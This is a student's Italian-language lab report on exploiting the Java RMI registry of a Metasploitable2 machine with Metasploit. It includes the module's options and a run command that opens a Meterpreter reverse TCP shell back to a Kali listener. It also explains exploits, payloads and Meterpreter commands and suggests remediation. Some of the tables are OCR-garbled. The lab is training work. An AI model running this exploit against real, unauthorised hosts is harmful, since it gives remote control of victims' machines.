# Metasploit

PABLO ANDRES BALBUENA RIOS

# Progetto della Settimana?

### I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete.
  - 2) informazioni sulla tabella di routing della macchina vittima.

# Report

Vulnerabilità trovata della macchina Mestaspoitable2:

- SERVICE: java-rmi

- VERSION: GNU Classpath grmiregistry

- PORT: 1099

Livello criticità:

- 10

### SOLUZIONE:

- Aggiornare a versioni più recenti di Java
- Limitare i privilegi concessi
- Configurare Filtri di Sicurezza

# Java\_RMI

- Java Remote Method Invocation (Java RMI) è un framework fornito da Java che consente a diversi processi Java di comunicare tra di loro attraverso una rete.
- La vulnerabilità associata a Java RMI è attribuibile a una configurazione di default erronea che consente a un individuo malintenzionato di iniettare codice arbitrario. Tale exploit permette all'attaccante di acquisire accesso amministrativo alla macchina di destinazione.

### Vulnerabilità

- Le vulnerabilità sono debolezze o falle in un sistema informatico che possono essere sfruttate da attaccanti per compromettere l'integrità, la disponibilità o la riservatezza delle risorse del sistema.
- Metasploit è uno strumento ampiamente utilizzato per testare la sicurezza dei sistemi e può essere impiegato sia da professionisti della sicurezza per valutare la robustezza di un sistema sia da attaccanti malintenzionati per sfruttare le vulnerabilità.
- I malware sono software dannosi, cioè programmi creati con l'intenzione di danneggiare un sistema informatico. Gli autori del malware di solito vanno ad utilizzare l'Ingegneria Sociale "" e attraverso le vulnerabilità può iniziare con il ransomware delivery "criptare i file presenti sul computer target" e chiedere il riscatto in cambio della chiave per decifrare nuovamente i file.

# Metasploit

- Metasploit è un framework open-source della sicurezza e uno strumento di penetrazione utilizzato per lo sviluppo di exploit.
- Metasploit funziona attraverso l'utilizzo di exploits, payload e l'ottenimento di una shell, ovvero ottenere la possibilità di eseguire comandi e interagire con la macchina target.
- Metasploit oltre ai moduli normali per effettuare uno exploit, fornisce anche moduli ausiliari, cioè informazioni e supporto aggiuntivi riguardo alla sicurezza della rete o del sistema.


### Modulo normale

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
              Current Setting Required Description
   Name
   HTTPDELAY 10
                                         Time that the H
   RHOSTS
              192.168.11.112
                               ves
                                         The target host
   RPORT
              1099
                               yes
                                         The target port
              0.0.0.0
   SRVHOST
                               ves
                                         The local host
   SRVPORT
              8080
                                         The local port
                               yes
   SSL
              false
                                         Negotiate SSL
   SSLCert
   URIPATH
Payload options (java/meterpreter/reverse_tcp):
         Current Setting Required Description
   LHOST 192.168.11.111
                                     The listen address
                           yes
   LPORT 4444
                                     The listen port
                           yes
Exploit target:
   Id Name
       Generic (Java Payload)
View the full module info with the info, or info -d comm
msf6 exploit(multi/misc/java_rmi_server) > run
```

# L'exploit e payload

- Exploit: è una parte del modulo progettato per sfruttare vulnerabilità specifiche nei software di destinazione.
- Payload: è una parte del modulo che contiene del codice malevolo che viene eseguito sulla macchina di destinazione dopo il successo di uno exploit. I payloads sono progettati per eseguire varie azioni, e uno dei casi d'uso comuni è l'ottenimento di una shell remota "una connessione interattiva tra due dispositivi".
- Il payload più potente è il Meterpreter. Si tratta di uno strumento che fornisce un'ampia gamma di funzionalità avanzate su una macchina di destinazione compromessa.

### Modulo normale



## Meterpreter

Meterpreter offre due principali modalità di controllo avanzato sul sistema di destinazione attraverso una shell:

- bind\_tcp: la connessione inizia dalla macchina dell'attaccante alla macchina target.
- reverse\_tcp: la connessione inizia dalla macchina target alla macchina dell'attaccante.

Meterpreter offre diversi comandi per visualizzare informazioni sul sistema di destinazione, tra cui:

- Ifconfig: Questo comando mostra le informazioni sulle interfacce di rete, inclusi indirizzi IP, subnet, gateway e altri dettagli.
- route: Questo comando visualizza la tabella di routing del sistema, inclusi gli indirizzi di rete e i gateway associati.

